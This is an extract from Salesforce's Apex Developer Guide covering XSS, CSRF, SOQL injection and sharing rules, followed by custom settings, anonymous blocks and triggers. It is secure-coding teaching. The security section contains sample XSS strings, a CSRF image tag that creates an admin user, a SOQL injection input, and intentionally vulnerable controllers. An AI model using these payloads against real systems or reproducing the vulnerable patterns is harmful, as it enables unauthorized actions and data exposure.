Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the
code that represent those characters as defined in RFC 3986, Uniform Resource Identifier (URI): Generic Syntax. For example, blank
spaces are replaced with %20, and exclamation points are replaced with %21.
To use HTMLENCODE to secure the previous example, change the <apex:outputText> to the following:
<apex:outputText value=" {!HTMLENCODE(myTextField)}" escape="false"/>
If a user enters <script>alert('xss') and clicks Update It, the JavaScript is not be executed. Instead, the string is encoded
and the page displays Value of myTextField is <script>alert('xss').
Dependingontheplacementofthetagandusageofthedata,boththecharactersneedingescapingaswellastheirescapedcounterparts
may vary. For instance, this statement, which copies a Visualforce request parameter into a JavaScript variable:
<script>var ret = "{!$CurrentPage.parameters.retURL}";</script>
requires that any double quote characters in the request parameter be escaped with the URL encoded equivalent of %22 instead of
the HTML escaped ". Otherwise, the request:
https://example.com/demo/redirect.html?retURL=%22foo%22%3Balert('xss')%3B%2F%2F
results in:
<script>var ret = "foo";alert('xss');//";</script>
When the page loads the JavaScript executes, and the alert is displayed.
In this case, to prevent JavaScript from being executed, use the JSENCODE function. For example
<script>var ret = "{!JSENCODE($CurrentPage.parameters.retURL)}";</script>
Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must
still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege
levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user
roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external
sources and might not have been screened for malicious content.
Cross-Site Request Forgery (CSRF)
Cross-Site Request Forgery (CSRF) flaws are less a programming mistake and more a lack of a defense. For example, an attacker has a
Web page at www.attacker.com that could be any Web page, including one that provides valuable services or information that
drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
height=1 width=1 />
227
Working with Data in Apex
Apex Developer Guide
In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page
when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still
authenticated to your Web page. This is a simple example, and the attacker can get more creative by using scripts to generate the
callback request or even use CSRF attacks against your AJAX methods.
For more information and traditional defenses:
• http://www.owasp.org/index.php/Cross-Site_Request_Forgery
• http://www.cgisecurity.com/csrf-faq.html
• http://shiflett.org/articles/cross-site-request-forgeries
Within the Lightning Platform, Salesforce implemented an anti-CSRF token to prevent such an attack. Every page includes a random
string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and
doesn’t execute the command unless the value matches the expected value. This feature protects you when using all of the standard
controllers and methods.
Here again, the developer can bypass the built-in defenses without realizing the risk. For example, a custom controller takes the object
ID as an input parameter and then uses that input parameter in a SOQL call.
<apex:page controller="myClass" action="{!init}"</apex:page>
public class myClass {
public void init() {
Id id = ApexPages.currentPage().getParameters().get('id');
Account obj = [select id, Name FROM Account WHERE id = :id];
delete obj;
return ;
}
}
The developer unknowingly bypassed the anti-CSRF controls by developing their own action method. The id parameter is read and
used in the code. The anti-CSRF token is never read or validated. An attacker Web page can send the user to this page by using a CSRF
attack and providing any value for the id parameter.
There are no built-in defenses for such situations, and developers must be cautious about writing pages that take action based on a
user-supplied parameter like the id variable in the previous example. A possible work-around is to insert an intermediate confirmation
page before taking the action to make sure that the user intended to call the page. Other suggestions include shortening the idle session
timeout and educating users to log out of their active session and not use their browser to visit other sites while authenticated.
Because of the Salesforce built-in defense against CSRF, your users can encounter an error when multiple Salesforce login pages are
open. If the user logs in to Salesforce in one tab and then attempts to log in on another, they see this error: The page you submitted was
invalid for your session. Users can successfully log in by refreshing the login page or by attempting to log in a second time.
SOQL Injection
In other programming languages, the previous flaw is known as SQL injection. Apex doesn’t use SQL, but uses its own database query
language, SOQL. SOQL is much simpler and more limited in functionality than SQL. The risks are much lower for SOQL injection than for
SQL injection, but the attacks are nearly identical to traditional SQL injection. SQL/SOQL injection takes user-supplied input and uses
those values in a dynamic SOQL query. If the input isn’t validated, it can include SOQL commands that effectively modify the SOQL
statement and trick the application into performing unintended commands.
228
Working with Data in Apex
Apex Developer Guide
SOQL Injection Vulnerability in Apex
Here’s a simple example of Apex and Visualforce code vulnerable to SOQL injection.
<apex:page controller="SOQLController" >
<apex:form>
<apex:outputText value="Enter Name" />
<apex:inputText value="{!name}" />
<apex:commandButton value="Query" action="{!query}“ />
</apex:form>
</apex:page>
public class SOQLController {
public String name {
get { return name;}
set { name = value;}
}
public PageReference query() {
String qryString = 'SELECT Id FROM Contact WHERE ' +
'(IsDeleted = false and Name like '%' + name + '%')';
List<Contact> queryResult = Database.query(qryString);
System.debug('query result is ' + queryResult);
return null;
}
}
This simple example illustrates the logic. The code is intended to search for contacts that weren’t deleted. The user provides one input
value called name. The value can be anything provided by the user, and it’s never validated. The SOQL query is built dynamically and
then executed with the Database.query method. If the user provides a legitimate value, the statement executes as expected.
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
But what if the user provides unexpected input, such as:
// User supplied value for name: test%') OR (Name LIKE '
In that case, the query string becomes:
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
Now the results show all contacts, not just the nondeleted ones. A SOQL Injection flaw can be used to modify the intended logic of any
vulnerable query.
SOQL Injection Defenses
To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable
example above can be rewritten using static SOQL.
public class SOQLController {
public String name {
get { return name;}
set { name = value;}
}
public PageReference query() {
String queryName = '%' + name + '%';
List<Contact> queryResult = [SELECT Id FROM Contact WHERE
229
Working with Data in Apex
Apex Developer Guide
(IsDeleted = false and Name like :queryName)];
System.debug('query result is ' + queryResult);
return null;
}
}
If you must use dynamic SOQL, use the escapeSingleQuotes method to sanitize user-supplied input. This method adds the
escape character () to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation
marks are treated as enclosing strings, instead of database commands.
Data Access Control
The Lightning Platform makes extensive use of data sharing rules. Each object has permissions and can have sharing settingsthat users
can read, create, edit, and delete. These settings are enforced when using all standard controllers.
WhenusinganApexclass,thebuilt-inuserpermissionsandfield-levelsecurityrestrictionsaren’trespectedduringexecution.Thedefault
behavior is that an Apex class has the ability to read and update all data. Because these rules are not enforced, developers who use Apex
mustavoidinadvertentlyexposingsensitivedatathat’snormallybehiddenfromusersbyuserpermissions,field-levelsecurity,ordefaults,
particularly for Visualforce pages. For example, consider this Apex pseudo-code.
public class customController {
public void read() {
Contact contact = [SELECT id FROM Contact WHERE Name = :value];
}
}
In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these
records. The solution is to use the qualifying keywords with sharing when declaring the class:
public with sharing class customController {
. . .
}
The with sharing keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than
granting full access to all records.
Custom Settings
Custom settings are similar to custom objects. Application developers can create custom sets of data and associate custom data for an
organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without
the cost of repeated queries to the database. Formula fields, validation rules, flows, Apex, and SOAP API can then use this data.
Warning: Protection only applies to custom settings that are marked protected and installed to a subscriber organization as part
of a managed package. Otherwise, they are treated as public custom settings and are readable for all profiles, including the guest
user. Do not store secrets, personally identifying information, or any private data in these settings. Use protected custom settings
only in managed packages. Outside of a managed package, use named credentials or encrypted custom fields to store secrets like
OAuth tokens, passwords, and other confidential material.
Note: While custom settings data is included in sandbox copies, it is treated as data for the purposes of Apex test isolation. Apex
tests must use SeeAllData=true to see existing custom settings data in the organization. As a best practice, create the
required custom settings data in your test setup.
There are two types of custom settings.
230
Working with Data in Apex
Apex Developer Guide
List Custom Settings
Atypeofcustomsettingthatprovidesareusablesetofstaticdatathatcanbeaccessedacrossyourorganization.Ifyouuseaparticular
set of data frequently within your application, putting that data in a list custom setting streamlines access to it. Data in list settings
doesn’t vary with profile or user, but is available organization-wide. Examples of list data include two-letter state abbreviations,
international dialing prefixes, and catalog numbers for products. Because the data is cached, access is low-cost and efficient: you
don't have to use SOQL queries that count against your governor limits.
Hierarchy Custom Settings
A type of custom setting that uses a built-in hierarchical logic that lets you “personalize” settings for specific profiles or users. The
hierarchy logic checks the organization, profile, and user settings for the current user and returns the most specific, or “lowest,” value.
In the hierarchy, settings for an organization are overridden by profile settings, which, in turn, are overridden by user settings.
The following examples illustrate how you can use custom settings.
• A shipping application requires users to fill in the country codes for international deliveries. By creating a list setting of all country
codes, users have quick access to this data without needing to query the database.
• An application displays a map of account locations, the best route to take, and traffic conditions. This information is useful for sales
reps, but account executives only want to see account locations. By creating a hierarchy setting with custom checkbox fields for
route and traffic, you can enable this data for just the “Sales Rep” profile.
You can create a custom setting in the Salesforce user interface: from Setup, enter Custom Settings in the Quick Find box, then
selectCustomSettings.Aftercreatingacustomsettingandyou’veaddedfields,providedatatoyourcustomsettingbyclickingManage
from the detail page. Identify each data set with a name.
For example, if you have a custom setting named Foundation_Countries__c with one text field Country_Code__c, your data sets can
look like the following:
Country Code Field Value
Data Set Name
USA
United States
CAN
Canada
GBR
United Kingdom
You can also include a custom setting in a package. The visibility of the custom setting in the package depends on the Visibility
setting.
Note: Onlycustomsettingsdefinitionsareincludedinpackages,notdata.Toincludedata,youmustpopulatethecustomsettings
using Apex code run by the subscribing organization after they’ve installed the package.
Apex can access both custom setting types—list and hierarchy.
Note: IfPrivacyforacustomsettingis Protected andthecustomsettingiscontainedinamanagedpackage,thesubscribing
organization can’t edit the values or access them using Apex.
Accessing a List Custom Setting
The following example returns a map of custom settings data. The getAll method returns values for all custom fields associated with
the list setting.
Map<String_dataset_name, CustomSettingName__c> mcs = CustomSettingName__c.getAll();
231
Working with Data in Apex
Apex Developer Guide
The following example uses the getValues method to return all the field values associated with the specified data set. This method
can be used with both list and hierarchy custom settings, using different parameters.
CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name);
Accessing a Hierarchy Custom Setting
The following example uses the getOrgDefaults method to return the data set values for the organization level:
CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults();
The following example uses the getInstance method to return the data set values for the specified profile. The getInstance
method can also be used with a user ID.
CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID);
SEE ALSO:
Apex Reference Guide: Custom Settings Methods
Running Apex
You can access many features of the Salesforce user interface programmatically in Apex, and you can integrate with external SOAP and
REST Web services. You can run Apex code using a variety of mechanisms. Apex code runs in atomic transactions.
IN THIS SECTION:
Invoking Apex
You can run Apex code with triggers, or asynchronously, or as SOAP or REST web services.
Apex Transactions and Governor Limits
Apex Transactions ensure the integrity of data. Apex code runs as part of atomic transactions. Governor execution limits ensure the
efficient use of resources on the Lightning Platform multitenant platform.
Using Salesforce Features with Apex
Many features of the Salesforce user interface are exposed in Apex so that you can access them programatically in the Lightning
Platform. For example, you can write Apex code to post to a Chatter feed, or use the approval methods to submit and approve
process requests.
Integration and Apex Utilities
Apex allows you to integrate with external SOAP and REST Web services using callouts. You can use utilities for JSON, XML, data
security, and encoding. A general-purpose utility for regular expressions with text strings is also provided.
Invoking Apex
You can run Apex code with triggers, or asynchronously, or as SOAP or REST web services.
IN THIS SECTION:
1. Anonymous Blocks
An anonymous block is Apex code that doesn’t get stored in the metadata, but that can be compiled and executed.
232
Running Apex
Apex Developer Guide
2. Triggers
Apex can be invoked by using triggers. Apex triggers enable you to perform custom actions before or after changes to Salesforce
records, such as insertions, updates, or deletions.
3. Asynchronous Apex
Apex offers multiple ways for running your Apex code asynchronously. Choose the asynchronous Apex feature that best suits your
needs.
4. Exposing Apex Methods as SOAP Web Services
You can expose your Apex methods as SOAP web services so that external applications can access your code and your application.
5. Exposing Apex Classes as REST Web Services
You can expose your Apex classes and methods so that external applications can access your code and your application through
the REST architecture.
6. Apex Email Service
You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an
email service that automatically creates contact records based on contact information in messages.
7. Using the InboundEmail Object
ForeveryemailtheApex emailservicedomainreceives,SalesforcecreatesaseparateInboundEmailobjectthatcontainsthecontents
andattachmentsofthatemail.YoucanuseApexclassesthatimplementthe Messaging.InboundEmailHandler interface
to handle an inbound email message. Using the handleInboundEmail method in that class, you can access an InboundEmail
object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.
8. Visualforce Classes
In addition to giving developers the ability to add business logic to Salesforce system events such as button clicks and related record
updates, Apex can also be used to provide custom logic for Visualforce pages through custom Visualforce controllers and controller
extensions.
9. JavaScript Remoting
Use JavaScript remoting in Visualforce to call methods in Apex controllers from JavaScript. Create pages with complex, dynamic
behavior that isn’t possible with the standard Visualforce AJAX components.
10. Apex in AJAX
The AJAX toolkit includes built-in support for invoking Apex through anonymous blocks or public webservice methods.
Anonymous Blocks
An anonymous block is Apex code that doesn’t get stored in the metadata, but that can be compiled and executed.
User Permissions Needed
“API Enabled” and “Author Apex”
To execute anonymous Apex:
(Anonymous Apex execution through the API allows restricted access without the “Author
Apex” permission.)
Customize Application
If an anonymous Apex callout references a named credential as the endpoint:
Compile and execute anonymous blocks using one of the following:
• Developer Console
• Salesforce extensions for Visual Studio Code
233
Invoking Apex
Apex Developer Guide
• The executeAnonymous() SOAP API call:
ExecuteAnonymousResult executeAnonymous(String code)
You can use anonymous blocks to quickly evaluate Apex on the fly, such as in the Developer Console or the Salesforce extensions for
Visual Studio Code. You can also use anonymous blocks to write code that changes dynamically at runtime. For example, let’s say you
write a client Web application that takes input from a user, such as a name and address. You can then use an anonymous block of Apex
to insert a contact with that name and address into the database.
Note the following about the content of an anonymous block (for executeAnonymous(), the code String):
• Can include user-defined methods and exceptions.
• User-defined methods can’t include the keyword static.
• You don’t have to manually commit any database changes.
• If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not
complete successfully, any changes made to the database are rolled back.
• Unlike classes and triggers, anonymous blocks execute as the current user and can fail to compile if the code violates the user's
object- and field-level permissions.
• Don’t have a scope other than local. For example, although it’s legal to use the global access modifier, it has no meaning. The
scope of the method is limited to the anonymous block.
• When you define a class or interface (a custom type) in an anonymous block, the class or interface is considered virtual by default
when the anonymous block executes. This is true even if your custom type wasn’t defined with the virtual modifier. Save your
class or interface in Salesforce to avoid this from happening. Classes and interfaces defined in an anonymous block aren’t saved in
your org.
Even though a user-defined method can refer to itself or later methods without the need for forward declarations, variables can’t be
referenced before their actual declaration. In the following example, the Integer int must be declared while myProcedure1
doesn’t:
Integer int1 = 0;
void myProcedure1() {
myProcedure2();
}
void myProcedure2() {
int1++;
}
myProcedure1();
The return result for anonymous blocks includes:
• Status information for the compile and execute phases of the call, including any errors that occur
• The debug log content, including the output of any calls to the System.debug method (see Debug Log on page 599)
• The Apex stack trace of any uncaught code execution exceptions, including the class, method, and line number for each call stack
element
For more information on executeAnonymous(), see Using SOAP API to Deploy Apex on page 678. See also Working with Logs in
the Developer Console and the Salesforce extensions for Visual Studio Code.
234
Invoking Apex
Apex Developer Guide
Executing Anonymous Apex through the API and the Author Apex Permission
To run any Apex code with the executeAnonymous() API call, including Apex methods saved in the org, users must have the
Author Apex permission. For users who don’t have the Author Apex permission, the API allows restricted execution of anonymous Apex.
This exception applies only when users execute anonymous Apex through the API, or through a tool that uses the API, but not in the
Developer Console. Such users are allowed to run the following in an anonymous block.
• Code that they write in the anonymous block
• Web service methods (methods declared with the webservice keyword) that are saved in the org
• Any built-in Apex methods that are part of the Apex language
Running any other Apex code isn’t allowed when the user doesn’t have the Author Apex permission. For example, calling methods of
custom Apex classes that are saved in the org isn’t allowed nor is using custom classes as arguments to built-in methods.
When users without the Author Apex permission run DML statements in an anonymous block, triggers can get fired as a result.
SEE ALSO:
Named Credentials as Callout Endpoints
Triggers
Apex can be invoked by using triggers. Apex triggers enable you to perform custom actions before or after changes to Salesforce records,
such as insertions, updates, or deletions.
A trigger is Apex code that executes before or after the following types of operations:
• insert
• update
• delete
• merge
• upsert
• undelete
For example, you can have a trigger run before an object's records are inserted into the database, after records have been deleted, or
even after a record is restored from the Recycle Bin.
Youcandefinetriggersfortop-levelstandardobjectsthatsupporttriggers,suchasaContactoranAccount,somestandardchildobjects,
such as a CaseComment, and custom objects. To define a trigger, from the object management settings for the object whose triggers
you want to access, go to Triggers.
There are two types of triggers:
• Before triggers are used to update or validate record values before they’re saved to the database.
• Aftertriggers are used to access field values that are set by the system (such as a record's Id or LastModifiedDate field), and
to affect changes in other records, such as logging into an audit table or firing asynchronous events with a queue. The records that
fire the after trigger are read-only.
Triggers can also modify other records of the same type as the records that initially fired the trigger. For example, if a trigger fires after
an update of contact A, the trigger can also modify contacts B, C, and D. Because triggers can cause other records to change, and
because these changes can, in turn, fire more triggers, the Apex runtime engine considers all such operations a single unit of work and
sets limits on the number of operations that can be performed to prevent infinite recursion. See Execution Governors and Limits on page
315.
235
Invoking Apex
Apex Developer Guide
Additionally, if you update or delete a record in its before trigger, or delete a record in its after trigger, you will receive a runtime error.
This includes both direct and indirect operations. For example, if you update account A, and the before update trigger of account A
inserts contact B, and the after insert trigger of contact B queries for account A and updates it using the DML update statement or
database method, then you are indirectly updating account A in its before trigger, and you will receive a runtime error.
Implementation Considerations
Before creating triggers, consider the following:
• upsert triggers fire both before and after insert or before and after update triggers as appropriate.
• merge triggers fire both before and after delete for the losing records, and both before and after update triggers for the
winning record. See Triggers and Merge Statements on page 244.
• Triggers that execute after a record has been undeleted only work with specific objects. See Triggers and Recovered Records on
page 245.
• Field history is not recorded until the end of a trigger. If you query field history in a trigger, you don’t see any history for the current
transaction.
• Field history tracking honors the permissions of the current user. If the current user doesn’t have permission to directly edit an object
or field, but the user activates a trigger that changes an object or field with history tracking enabled, no history of the change is
recorded.
• Callouts must be made asynchronously from a trigger so that the trigger process isn’t blocked while waiting for the external service's
response. The asynchronous callout is made in a background process, and the response is received when the external service returns
it. To make an asynchronous callout, use asynchronous Apex such as a future method. See Invoking Callouts Using Apex for more
information.
• In API version 20.0 and earlier, if a Bulk API request causes a trigger to fire, each chunk of 200 records for the trigger to process is split
into chunks of 100 records. In Salesforce API version 21.0 and later, no further splits of API chunks occur. If a Bulk API request causes
a trigger to fire multiple times for chunks of 200 records, governor limits are reset between these trigger invocations for the same
HTTP request.
IN THIS SECTION:
1. Bulk Triggers
2. Trigger Syntax
3. Trigger Context Variables
4. Context Variable Considerations
5. Common Bulk Trigger Idioms
6. Defining Triggers
7. Triggers and Merge Statements
8. Triggers and Recovered Records
9. Triggers and Order of Execution
10. Operations That Don't Invoke Triggers
Some operations don’t invoke triggers.
11. Entity and Field Considerations in Triggers
When you create triggers, consider the behavior of certain entities, fields, and operations.
12. Triggers for Chatter Objects
You can write triggers for the FeedItem and FeedComment objects.
236
Invoking Apex
Apex Developer Guide
13. Trigger Considerations for Knowledge Articles
You can write triggers for KnowledgeArticleVersion objects. Learn when you can use triggers, and which actions don’t fire triggers,
like archiving articles.
14. Trigger Exceptions
15. Trigger and Bulk Request Best Practices
Bulk Triggers
All triggers are bulktriggers by default, and can process multiple records at a time. You should always plan on processing more than one
record at a time.
Note: An Event object that is defined as recurring is not processed in bulk for insert, delete, or update triggers.
Bulk triggers can handle both single record updates and bulk operations like:
• Data import
• Lightning Platform Bulk API calls
• Mass actions, such as record owner changes and deletes
• Recursive Apex methods and triggers that invoke bulk DML statements
Trigger Syntax
To define a trigger, use the following syntax:
trigger TriggerName on ObjectName (trigger_events) {
code_block
}
where trigger_events can be a comma-separated list of one or more of the following events:
• before insert
• before update
• before delete
• after insert
• after update
• after delete
• after undelete
Note:
• A trigger invoked by an insert, delete, or update of a recurring event or recurring task results in a runtime error when
the trigger is called in bulk from the Lightning Platform API.
• Suppose that you use an after-insert or after-update trigger to change ownership of leads, contacts, or opportunities. If you
use the API to change record ownership, or if a Lightning Experience user changes a record’s owner, no email notification is
sent. To send email notifications to a record’s new owner, set the triggerUserEmail property in DMLOptions to true.
For example, the following code defines a trigger for the before insert and before update events on the Account object:
trigger myAccountTrigger on Account (before insert, before update) {
// Your code here
}
237
Invoking Apex
Apex Developer Guide
The code block of a trigger cannot contain the static keyword. Triggers can only contain keywords applicable to an inner class. In
addition, you do not have to manually commit any database changes made by a trigger. If your Apex trigger completes successfully,
any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the
database are rolled back.
Trigger Context Variables
All triggers define implicit variables that allow developers to access run-time context. These variables are contained in the
System.Trigger class.
Usage
Variable
Returns true if the current context for the Apex code is a trigger, not a Visualforce page, a Web service,
or an executeanonymous() API call.
isExecuting
Returns true if this trigger was fired due to an insert operation, from the Salesforce user interface,
Apex, or the API.
isInsert
Returns true ifthistriggerwasfiredduetoanupdateoperation,fromtheSalesforceuserinterface,
Apex, or the API.
isUpdate
Returns true if this trigger was fired due to a delete operation, from the Salesforce user interface,
Apex, or the API.
isDelete
Returns true if this trigger was fired before any record was saved.
isBefore
Returns true if this trigger was fired after all records were saved.
isAfter
Returns true if this trigger was fired after a record is recovered from the Recycle Bin. This recovery
can occur after an undelete operation from the Salesforce user interface, Apex, or the API.
isUndelete
Returns a list of the new versions of the sObject records.
This sObject list is only available in insert, update, and undelete triggers, and the records
can only be modified in before triggers.
new
A map of IDs to the new versions of the sObject records.
This map is only available in before update, after insert, after update, and
after undelete triggers.
newMap
Returns a list of the old versions of the sObject records.
This sObject list is only available in update and delete triggers.
old
A map of IDs to the old versions of the sObject records.
This map is only available in update and delete triggers.
oldMap
Returns an enum of type System.TriggerOperation corresponding to the current operation.
PossiblevaluesoftheSystem.TriggerOperationenumare: BEFORE_INSERT, BEFORE_UPDATE,
BEFORE_DELETE,AFTER_INSERT, AFTER_UPDATE, AFTER_DELETE, and
operationType
AFTER_UNDELETE.Ifyouvaryyourprogramminglogicbasedondifferenttriggertypes,consider
usingthe switch statementwithdifferentpermutationsofuniquetriggerexecutionenumstates.
238
Invoking Apex
Apex Developer Guide
Usage
Variable
The total number of records in a trigger invocation, both old and new.
size
Note: The record firing a trigger can include an invalid field value, such as a formula that divides by zero. In this case, the field
value is set to null in these variables:
• new
• newMap
• old
• oldMap
For example, in this simple trigger, Trigger.new is a list of sObjects and can be iterated over in a for loop. It can also be used as
a bind variable in the IN clause of a SOQL query.
Trigger simpleTrigger on Account (after insert) {
for (Account a : Trigger.new) {
// Iterate over each sObject
}
// This single query finds every contact that is associated with any of the
// triggering accounts. Note that although Trigger.new is a collection of
// records, when used as a bind variable in a SOQL query, Apex automatically
// transforms the list of records into a list of corresponding Ids.
Contact[] cons = [SELECT LastName FROM Contact
WHERE AccountId IN :Trigger.new];
}
ThistriggerusesBooleancontextvariableslike Trigger.isBefore and Trigger.isDelete todefinecodethatonlyexecutes
for specific trigger conditions:
trigger myAccountTrigger on Account(before delete, before insert, before update,
after delete, after insert, after update) {
if (Trigger.isBefore) {
if (Trigger.isDelete) {
// In a before delete trigger, the trigger accesses the records that will be
// deleted with the Trigger.old list.
for (Account a : Trigger.old) {
if (a.name != 'okToDelete') {
a.addError('You can't delete this record!');
}
}
} else {
// In before insert or before update triggers, the trigger accesses the new records
// with the Trigger.new list.
for (Account a : Trigger.new) {
if (a.name == 'bad') {
a.name.addError('Bad name');
}
}
if (Trigger.isInsert) {
239
Invoking Apex
Apex Developer Guide
for (Account a : Trigger.new) {
System.assertEquals('xxx', a.accountNumber);
System.assertEquals('industry', a.industry);
System.assertEquals(100, a.numberofemployees);
System.assertEquals(100.0, a.annualrevenue);
a.accountNumber = 'yyy';
}
// If the trigger is not a before trigger, it must be an after trigger.
} else {
if (Trigger.isInsert) {
List<Contact> contacts = new List<Contact>();
for (Account a : Trigger.new) {
if(a.Name == 'makeContact') {
contacts.add(new Contact (LastName = a.Name,
AccountId = a.Id));
}
}
insert contacts;
}
}
}}}
SEE ALSO:
Apex Reference Guide: TriggerOperation Enum
Switch Statements
Context Variable Considerations
Be aware of the following considerations for trigger context variables:
• trigger.new and trigger.old cannot be used in Apex DML operations.
• You can use an object to change its own field values using trigger.new, but only in before triggers. In all after triggers,
trigger.new is not saved, so a runtime exception is thrown.
• trigger.old is always read-only.
• You cannot delete trigger.new.
The following table lists considerations about certain actions in different trigger events:
Can delete original object
using a delete DML
operation
Can update original object
using an update DML
operation
Can change fields using
trigger.new
Trigger Event
Not applicable. The original
object has not been created;
Not applicable. The original
object has not been created;
Allowed.
before insert
nothing can reference it, so
nothing can update it.
nothing can reference it, so
nothing can update it.
Allowed, but unnecessary. The
object is deleted immediately
after being inserted.
Allowed.
Not allowed. A runtime error is
thrown, as trigger.new is
already saved.
after insert
240
Invoking Apex
Apex Developer Guide
Can delete original object
using a delete DML
operation
Can update original object
using an update DML
operation
Can change fields using
trigger.new
Trigger Event
Not allowed. A runtime error is
thrown.
Not allowed. A runtime error is
thrown.
Allowed.
before update
Allowed. The updates are saved
before the object is deleted, so
Allowed.Eventhoughbadcode
couldcauseaninfiniterecursion
Not allowed. A runtime error is
thrown, as trigger.new is
already saved.
after update
if the object is undeleted, the
updates become visible.
doing this incorrectly, the error
wouldbefoundbythegovernor
limits.
Not allowed. A runtime error is
thrown. The deletion is already
in progress.
Allowed. The updates are saved
before the object is deleted, so
if the object is undeleted, the
updates become visible.
Not allowed. A runtime error is
thrown. trigger.new isnot
available in before delete
triggers.
before delete
Not applicable. The object has
already been deleted.
Not applicable. The object has
already been deleted.
Not allowed. A runtime error is
thrown. trigger.new isnot
available in after delete triggers.
after delete
Allowed, but unnecessary. The
object is deleted immediately
after being inserted.
Allowed.
Not allowed. A runtime error is
thrown.
after undelete
Common Bulk Trigger Idioms
Although bulk triggers allow developers to process more records without exceeding execution governor limits, they can be more difficult
for developers to understand and code because they involve processing batches of several records at a time. The following sections
provide examples of idioms that should be used frequently when writing in bulk.
Using Maps and Sets in Bulk Triggers
Set and map data structures are critical for successful coding of bulk triggers. Sets can be used to isolate distinct records, while maps
can be used to hold query results organized by record ID.
Forexample,thisbulktriggerfromthesamplequotingapplicationfirstaddseachpricebookentryassociatedwiththeOpportunityLineItem
records in Trigger.new to a set, ensuring that the set contains only distinct elements. It then queries the PricebookEntries for their
associatedproductcolor,andplacestheresultsinamap.Oncethemapiscreated,thetriggeriteratesthroughtheOpportunityLineItems
in Trigger.new and uses the map to assign the appropriate color.
// When a new line item is added to an opportunity, this trigger copies the value of the
// associated product's color to the new record.
trigger oppLineTrigger on OpportunityLineItem (before insert) {
// For every OpportunityLineItem record, add its associated pricebook entry
// to a set so there are no duplicates.
Set<Id> pbeIds = new Set<Id>();
for (OpportunityLineItem oli : Trigger.new)
pbeIds.add(oli.pricebookentryid);
// Query the PricebookEntries for their associated product color and place the results
241
Invoking Apex
Apex Developer Guide
// in a map.
Map<Id, PricebookEntry> entries = new Map<Id, PricebookEntry>(
[select product2.color__c from pricebookentry
where id in :pbeIds]);
// Now use the map to set the appropriate color on every OpportunityLineItem processed
// by the trigger.
for (OpportunityLineItem oli : Trigger.new)
oli.color__c = entries.get(oli.pricebookEntryId).product2.color__c;
}
Correlating Records with Query Results in Bulk Triggers
Use the Trigger.newMap and Trigger.oldMap ID-to-sObject maps to correlate records with query results. For example, this
trigger from the sample quoting app uses Trigger.oldMap to create a set of unique IDs (Trigger.oldMap.keySet()).
The set is then used as part of a query to create a list of quotes associated with the opportunities being processed by the trigger. For
every quote returned by the query, the related opportunity is retrieved from Trigger.oldMap and prevented from being deleted:
trigger oppTrigger on Opportunity (before delete) {
for (Quote__c q : [SELECT opportunity__c FROM quote__c
WHERE opportunity__c IN :Trigger.oldMap.keySet()]) {
Trigger.oldMap.get(q.opportunity__c).addError('Cannot delete
opportunity with a quote');
}
}
Using Triggers to Insert or Update Records with Unique Fields
When an insert or upsert event causes a record to duplicate the value of a unique field in another new record in that batch, the
errormessagefortheduplicaterecordincludestheIDofthefirstrecord.However,itispossiblethattheerrormessagemaynotbecorrect
by the time the request is finished.
When there are triggers present, the retry logic in bulk operations causes a rollback/retry cycle to occur. That retry cycle assigns new
keys to the new records. For example, if two records are inserted with the same value for a unique field, and you also have an insert
event defined for a trigger, the second duplicate record fails, reporting the ID of the first record. However, once the system rolls back the
changes and re-inserts the first record by itself, the record receives a new ID. That means the error message reported by the second
record is no longer valid.
Defining Triggers
Trigger code is stored as metadata under the object with which they are associated. To define a trigger in Salesforce:
1. From the object management settings for the object whose triggers you want to access, go to Triggers.
Tip: For the Attachment, ContentDocument, and Note standard objects, you can’t create a trigger in the Salesforce user
interface.Fortheseobjects,createatriggerusingdevelopmenttools,suchastheDeveloperConsoleortheSalesforceextensions
for Visual Studio Code. Alternatively, you can also use the Metadata API.
2. In the Triggers list, click New.
3. To specify the version of Apex and the API used with this trigger, click Version Settings. If your organization has installed managed
packages from the AppExchange, you can also specify which version of each managed package to use with this trigger. Associate
242
Invoking Apex
Apex Developer Guide
the trigger with the most recent version of Apex and the API and each managed package by using the default values for all versions.
You can specify an older version of a managed package if you want to access components or functionality that differs from the most
recent package version.
4. Click Apex Trigger and select the Is Active checkbox if you want to compile and enable the trigger. Leave this checkbox
deselected if you only want to store the code in your organization's metadata. This checkbox is selected by default.
5. In the Body text box, enter the Apex for the trigger. A single trigger can be up to 1 million characters in length.
To define a trigger, use the following syntax:
trigger TriggerName on ObjectName (trigger_events) {
code_block
}
where trigger_events can be a comma-separated list of one or more of the following events:
• before insert
• before update
• before delete
• after insert
• after update
• after delete
• after undelete
Note:
• A trigger invoked by an insert, delete, or update of a recurring event or recurring task results in a runtime error
when the trigger is called in bulk from the Lightning Platform API.
• Suppose that you use an after-insert or after-update trigger to change ownership of leads, contacts, or opportunities. If
youusetheAPItochangerecordownership,orifaLightningExperienceuserchangesarecord’sowner,noemailnotification
is sent. To send email notifications to a record’s new owner, set the triggerUserEmail property in DMLOptions to
true.
6. Click Save.
Note: Triggers are stored with an isValid flag that is set to true as long as dependent metadata has not changed since
the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial
